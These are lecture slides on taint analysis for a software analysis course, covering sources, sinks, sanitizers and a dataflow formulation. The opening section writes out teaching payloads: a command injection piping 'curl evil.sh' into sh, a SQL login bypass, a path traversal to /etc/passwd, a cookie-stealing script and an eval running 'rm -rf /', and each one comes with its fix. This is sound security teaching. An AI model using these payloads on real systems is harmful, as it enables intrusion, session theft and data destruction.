

Lecture 4 – Taint Analysis

SWS128: Software Analysis

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- A **dataflow analysis**: data and a join, a transfer per edge, a direction, an initial value.
- Four classic analyses, one engine: solve.

- A **dataflow analysis**: data and a join, a transfer per edge, a direction, an initial value.
- Four classic analyses, one engine: `solve`.
- Today: a fifth one. It asks the question this course exists for.

1. The Security Question

Five Vulnerabilities

One Shape

2. Taint as Dataflow

The Analysis

Refinements and a Limit

3. In Python

Code

Running It

1. The Security Question

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Running It

Command Injection (CWE-78)

```
def backup(request):  
    host = request["host"]  
    os.system("ping -c1 " + host)
```

from the request
runs a shell command

```
def backup(request):  
    host = request["host"]           # from the request  
    os.system("ping -c1 " + host)    # runs a shell command
```

```
request = {"host": "localhost; curl evil.sh | sh"}  
# the shell runs: ping -c1 localhost; curl evil.sh | sh
```

- ; ends the ping. The rest downloads the attacker's script and runs it as the server: **the machine is theirs.**

```
def backup(request):  
    host = request["host"]           # from the request  
    os.system("ping -c1 " + host)    # runs a shell command
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```
request = {"host": "localhost; curl evil.sh | sh"}  
# the shell runs: ping -c1 localhost; curl evil.sh | sh
```

- ; ends the ping. The rest downloads the attacker's script and runs it as the server: **the machine is theirs.**

Fix:

```
os.system("ping -c1 " + shlex.quote(host)) # one argument  
# the shell runs: ping -c1 'localhost; curl evil.sh | sh'
```

- One argument, no second command.


```
def login(request):  
    name = request["user"]           # from the request  
    pw    = request["pw"]  
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"   
    db.execute(sql)                  # a row back = logged in
```

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def login(request):  
    name = request["user"]           # from the request  
    pw    = request["pw"]  
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"   
    db.execute(sql)                  # a row back = logged in
```

```
request = {"user": "admin' --", "pw": "whatever"}  
# runs:  SELECT * FROM users WHERE name='admin' --' AND pw='whatever'
```

- -- starts a comment, so the password check is gone. The query returns admin's row: **logged in as admin, no password.**

```
def login(request):  
    name = request["user"]           # from the request  
    pw = request["pw"]  
    sql = "SELECT * FROM users WHERE name='" + name + "' AND pw='" + pw + "'"   
    db.execute(sql)                  # a row back = logged in
```

```
request = {"user": "admin' --", "pw": "whatever"}  
# runs:  SELECT * FROM users WHERE name='admin' --' AND pw='whatever'
```

- -- starts a comment, so the password check is gone. The query returns admin's row: **logged in as admin, no password.**

Fix:

```
sql = "SELECT * FROM users WHERE name=? AND pw=?"  
db.execute(sql, (name, pw))          # values sent beside the SQL
```

- admin' -- is compared as a **name**. No user has it.

```
def avatar(request):  
    name = request["file"]           # from the request  
    return open("/var/avatars/" + name).read() # sends a file back
```

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def avatar(request):  
    name = request["file"] # from the request  
    return open("/var/avatars/" + name).read() # sends a file back
```

```
request = {"file": "../../../etc/passwd"}  
# it opens: /var/avatars/../../../etc/passwd = /etc/passwd
```

- Each ../ climbs one directory. The server sends back /etc/passwd — **any file it can read.**

```
def avatar(request):  
    name = request["file"] # from the request  
    return open("/var/avatars/" + name).read() # sends a file back
```

```
request = {"file": "../../../etc/passwd"}  
# it opens: /var/avatars/../../../etc/passwd = /etc/passwd
```

- Each `../` climbs one directory. The server sends back `/etc/passwd` — **any file it can read.**

Fix:

```
path = os.path.realpath("/var/avatars/" + name) # "/etc/passwd"  
if path.startswith("/var/avatars/"): # fails: refused  
    return open(path).read()
```

- Resolved first, then **checked**: `/etc/passwd` is refused.

Cross-Site Scripting (CWE-79)

```
def show(request):  
    text = request["comment"]           # from one user  
    return "<p>" + text + "</p>"        # shown to every visitor
```

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def show(request):  
    text = request["comment"]           # from one user  
    return "<p>" + text + "</p>"        # shown to every visitor
```

```
request = {"comment": "<script>steal(document.cookie)</script>"}  
# every visitor gets: <p><script>steal(document.cookie)</script></p>
```

- The browser **runs** the script and sends that visitor's cookie to the attacker: **every visitor's session is stolen.**


```
def show(request):  
    text = request["comment"]           # from one user  
    return "<p>" + text + "</p>"        # shown to every visitor
```

```
request = {"comment": "<script>steal(document.cookie)</script>"}  
# every visitor gets: <p><script>steal(document.cookie)</script></p>
```

- The browser **runs** the script and sends that visitor's cookie to the attacker: **every visitor's session is stolen.**

Fix:

```
    return "<p>" + html.escape(text) + "</p>"  
# every visitor gets: <p>&lt;script&gt;steal(...)&lt;/script&gt;</p>
```

- Shown as text, not run.

```
def load(request):  
    data = request["data"]  
    return eval(data)
```

"['apple', 'banana']"
text -> a Python value

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"['apple', 'banana']"
text -> a Python value

```
request = {"data": "__import__('os').system('rm -rf /')"}  
# the server runs: __import__('os').system('rm -rf /')
```

- `eval` runs **any** Python, not just a literal. This one wipes the server's disk.

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def load(request):  
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['apple', 'banana']
text -> a Python value

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request = {"data": "__import__('os').system('rm -rf /')"}  
# the server runs: __import__('os').system('rm -rf /')
```

- `eval` runs **any** Python, not just a literal. This one wipes the server's disk.

Fix:

```
return ast.literal_eval(data)
```

a literal, or ValueError

```
# literal_eval("['apple', 'banana']") -> ['apple', 'banana']  
# literal_eval("__import__('os')...") -> ValueError
```

- A literal is **parsed**, never run. A call is rejected.

- **Source**: where attacker data enters.
- **Sink**: a dangerous operation.
- **Sanitizer**: what makes the data safe for the sink.

	Source	Sink	Sanitizer
Command injection	<code>request["host"]</code>	<code>os.system</code>	<code>shlex.quote</code>
SQL injection	<code>request["user"]</code>	<code>db.execute</code>	a ? parameter
Path traversal	<code>request["file"]</code>	<code>open</code>	<code>realpath</code> , then a check
XSS	<code>request["comment"]</code>	the returned page	<code>html.escape</code>
Code injection	<code>request["data"]</code>	<code>eval</code>	<code>literal_eval</code>

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XSS	<code>request["comment"]</code>	the returned page	<code>html.escape</code>
Code injection	<code>request["data"]</code>	<code>eval</code>	<code>literal_eval</code>

- **Taint analysis**: does data from a source reach a sink without passing a sanitizer? One analysis; only the table changes.

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MiniPy has no calls, so the roles are fixed:

- **Source:** the parameters.
- **Sink:** the returned value.
- **Sanitizer:** none. There is no `escape()` to call. The only way to clean data is a check such as `if uid == "admin":`, which we add at the end of this section.

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- **Source:** the parameters.
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```
def f(uid):                # uid: source
    return "ls " + uid      # the return: sink -- alarm
```

MiniPy has no calls, so the roles are fixed:

- **Source:** the parameters.
- **Sink:** the returned value.
- **Sanitizer:** none. There is no `escape()` to call. The only way to clean data is a check such as `if uid == "admin":`, which we add at the end of this section.

```
def f(uid):                # uid: source
    return "ls " + uid      # the return: sink -- alarm
```

The question is unchanged: *does a parameter reach the return, unchecked?*

Which variables may hold data the attacker controls here?

- **Data:** $\mathbb{D} = \mathcal{P}(\text{Var})$ (the tainted variables)
- **Join:** $\cup$ (**may:** true on some path)
- **Transfer:** for $\ell = p \xrightarrow{c} q$ with incoming data T ,

c	$\text{kill}(\ell)$	$\text{gen}(\ell)$
$x := e$	$\{x\}$	$\{x\}$ if $\mathsf{T}_T(e)$, $\emptyset$ otherwise
$x[e_1] := e_2$	$\emptyset$	$\{x\}$ if $\mathsf{T}_T(e_2)$, $\emptyset$ otherwise
any other	$\emptyset$	$\emptyset$

- **Direction:** forward
- **Initial:** $\Gamma_0(\text{entry}) = \{x \mid x \text{ a source}\}$, $\Gamma_0(p) = \emptyset$ otherwise

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- **Direction:** forward
- **Initial:** $\Gamma_0(\text{entry}) = \{x \mid x \text{ a source}\}$, $\Gamma_0(p) = \emptyset$ otherwise
- $\mathsf{T}_T(e)$: is e tainted, given T ? Next page.
- Alarm when the returned expression is tainted at `exit`.

Which Expressions Are Tainted? — $\mathsf{T}_T(e)$

An expression is tainted when **any variable in it** is in T :

e	$\mathsf{T}_T(e)$
$n, \text{"s"}, \text{True}, \text{None}$	false — a literal is never tainted
x	$x \in T$
$e_1 \text{ op } e_2, \text{not } e$	$\mathsf{T}_T(e_1) \vee \mathsf{T}_T(e_2), \mathsf{T}_T(e)$
$[e_0, \dots, e_k]$	$\mathsf{T}_T(e_0) \vee \dots \vee \mathsf{T}_T(e_k)$
$e_1[e_2]$	$\mathsf{T}_T(e_1)$

Which Expressions Are Tainted? — $\mathsf{T}_T(e)$

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$e_1 \text{ op } e_2, \text{not } e$	$\mathsf{T}_T(e_1) \vee \mathsf{T}_T(e_2), \mathsf{T}_T(e)$
$[e_0, \dots, e_k]$	$\mathsf{T}_T(e_0) \vee \dots \vee \mathsf{T}_T(e_k)$
$e_1[e_2]$	$\mathsf{T}_T(e_1)$

With $T = \{\text{uid}\}$:

"SELECT * FROM t"	clean	a literal
sql + "1"	clean	sql $\notin T$
sql + uid	tainted	uid $\in T$
uid[3]	tainted	uid $\in T$
[sql, uid]	tainted	one element is


```
def query(uid, safe):                                # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                                         # from uid
    if safe:
        sql = sql + "1"
    else:
        sql = sql + tmp                             # from tmp
    n = 0
    return sql                                        # sink
```

```
def query(uid, safe):                                # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                                         # from uid
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    return sql                                        # sink
```


- Two sources, one sink, two paths. On one path the sink gets a literal; on the other, the attacker's uid through tmp.


```
def query(uid, safe):                                # uid, safe: sources
    sql = "SELECT * FROM users WHERE id = "
    tmp = uid                                         # from uid
    if safe:
        sql = sql + "1"
    else:
        sql = sql + tmp                             # from tmp
    n = 0
    return sql                                         # sink
```


- Two sources, one sink, two paths. On one path the sink gets a literal; on the other, the attacker's uid through tmp.
- By hand, that is the answer. The analysis has to find it from the **graph**.




Seven points, seven edges. The if became two assume edges out of 3 that meet again at 4.




Initial: $\Gamma_0(0) = \{\text{uid}, \text{safe}\}$, every other point $\emptyset$. Worklist $W = [0]$.




Pop 0. ℓ_0 assigns a **literal**: kill sql, gen nothing. $\Gamma(2) = \{\text{uid, safe}\}$; push 2.




Pop 2. ℓ_1 : uid $\in T$, so **gen** tmp. $\Gamma(3) = \{\text{uid, safe, tmp}\}$; push 3.




Pop 3. Two assume edges, nothing killed or generated. Push 5 and 6.



Pop 5. ℓ_3 : sql + "1" is clean: kill sql. $\Gamma(4) = \{\text{uid}, \text{safe}, \text{tmp}\}$; push 4.




Pop 6. ℓ_5 : sql + tmp is **tainted**: gen sql. **Join** with what 5 sent: $\Gamma(4)$ grows. 4 is already in W .



Pop 4. ℓ_6 assigns a literal to n: nothing changes.

$\Gamma(1) = \{\text{uid, safe, tmp, sql}\}$; push 1.



Pop 1: nothing out, W empty. return sql reads a tainted variable: **alarm**.
Right about the *program*, wrong about the run where safe holds — a **may** answer.

```
def f(a, b):  
    xs = [a, 1, 2]  
    xs[2] = b  
    return xs[1]          # clean
```

One fact per variable taints all of `xs`, so `xs[1]` is reported: a **false positive**.

```
def f(a, b):
    xs = [a, 1, 2]
    xs[2] = b
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```

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Name the **parts** instead: $\mathbb{D} = \mathcal{P}(\text{Var} \cup \text{Var} \times \mathbb{N})$, where `xs[0]` is element 0 and `xs` is the rest.

c	$\text{kill}(\ell)$	$\text{gen}(\ell)$
$x := [e_0, \dots, e_k]$	all of x	$\{x[i] \mid \text{T}_T(e_i)\}$
$x[n] := e$	$\emptyset$	$\{x[n]\}$ if $\text{T}_T(e)$
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
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
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c	$\text{kill}(\ell)$	$\text{gen}(\ell)$
$x := [e_0, \dots, e_k]$	all of x	$\{x[i] \mid \top_T(e_i)\}$
$x[n] := e$	$\emptyset$	$\{x[n]\}$ if $\top_T(e)$
$x[e_1] := e_2$	$\emptyset$	$\{x\}$ if $\top_T(e_2)$


- Reading `xs[n]`: tainted if `xs[n]` or `xs` is.
- A write kills nothing — a **weak update**.




Initial: $\Gamma_0(0) = \{a, b\}$.



ℓ_0 : element 0 is a; elements 1, 2 are literals. Gen `xs[0]` only.



ℓ_1 : b into element 2. Gen xs[2]; xs[0] stays — a **weak update**.



$xs[1] \notin T$ and $xs \notin T$: **clean**.

One fact per variable would have tainted all of xs at ℓ_0 and reported it.

```
def f(uid):  
    q = "SELECT 1"  
    if uid == "admin":  
        q = "SELECT " + uid    # clean  
    return q
```

On that branch uid is one known value. The attacker chose nothing that survives the check.

```
def f(uid):  
    q = "SELECT 1"  
    if uid == "admin":  
        q = "SELECT " + uid    # clean  
    return q
```

On that branch `uid` is one known value. The attacker chose nothing that survives the check.

The assume edge becomes a sanitizer:

$$\text{kill}(\text{assume}(x == \text{a literal})) = \text{all of } x$$

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def f(uid):
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On that branch `uid` is one known value. The attacker chose nothing that survives the check.

The assume edge becomes a sanitizer:

$$\text{kill}(\text{assume}(x == \text{a literal})) = \text{all of } x$$

- The other edge, `assume(not ...)`, kills nothing.
- `path.startswith("/var/avatars/")` is the same idea. The model says which checks count.

```
def f(secret):  
    leak = 0  
    if secret == 42:  
        leak = 1  
    return leak
```

- leak only ever gets 0 or 1, both literals. Our analysis says **clean**.

```
def f(secret):  
    leak = 0  
    if secret == 42:  
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- leak only ever gets 0 or 1, both literals. Our analysis says **clean**.
- But f returns 1 exactly when `secret == 42`. The return value tells you something about secret.

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- leak only ever gets 0 or 1, both literals. Our analysis says **clean**.
- But f returns 1 exactly when `secret == 42`. The return value tells you something about secret.
- secret never reaches leak by assignment. It decides *which* assignment runs. That is an **implicit flow**.

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- leak only ever gets 0 or 1, both literals. Our analysis says **clean**.
- But f returns 1 exactly when `secret == 42`. The return value tells you something about secret.
- secret never reaches leak by assignment. It decides *which* assignment runs. That is an **implicit flow**.
- Catching it means: taint every assignment inside an `if` on tainted data. Then almost everything is tainted. Taint tools do not do this, and neither do we.

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One Shape

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Refinements and a Limit

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Running It

```
def transfer(e: Edge, t: Data) -> Data:
    match e.cmd:
        case Assign(x, rhs):
            # kill x, then gen
            t = (t - of(x, t)) | gen(x, rhs, t)
        case IndexAssign(x, Num(n), rhs): # weak update
            t = t | gen1(x, n, rhs, t)
        case IndexAssign(x, _, rhs):
            t = t | gen1(x, STAR, rhs, t)
        case Assume(BinOp("==", Var(x), c)) if not vars_of(c):
            t = t - of(x, t) # validator: x is c
    return t
```

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    return t
```

- A fact (x, i) : i a literal index, or STAR for the rest.
- `gen` builds the facts `x = rhs` creates. The engine is untouched.

```
>>> from syntax import parse
>>> from cfg import build
>>> from taint import facts, alarms, show
>>> src = """
... def query(uid, safe):
...     sql = "SELECT * FROM users WHERE id = "
...     tmp = uid
...     if safe:
...         sql = sql + "1"
...     else:
...         sql = sql + tmp
...     n = 0
...     return sql
... """
>>> g = build(parse(src))
>>> show(facts(g)[g.exit])
['safe', 'sql', 'tmp', 'uid']
>>> alarms(g)                                # (point, sink)
[(1, 'sql')]
```

```
>>> src = """
... def f(a, b):
...     xs = [a, 1, 2]
...     xs[2] = b
...     return xs[1]
... """
>>> g = build(parse(src))
>>> show(facts(g)[g.exit])
['a', 'b', 'xs[0]', 'xs[2]']
>>> alarms(g)                                     # xs[1] is clean
[]
```

- **Aliases.** `view = row; row[0] = uid; return view[0]` is reported clean.
→ pointer analysis
- **Calls.** Tainted data into a helper and out again.
→ inter-procedural analysis
- **Infeasible paths.** It reports a flow on a path no input can take.
→ symbolic execution
- **No witness.** An alarm comes without an input that triggers it.
→ dynamic analysis

1. The Security Question

Five Vulnerabilities

One Shape

2. Taint as Dataflow

The Analysis

Refinements and a Limit

3. In Python

Code

Running It

- Abstract Interpretation

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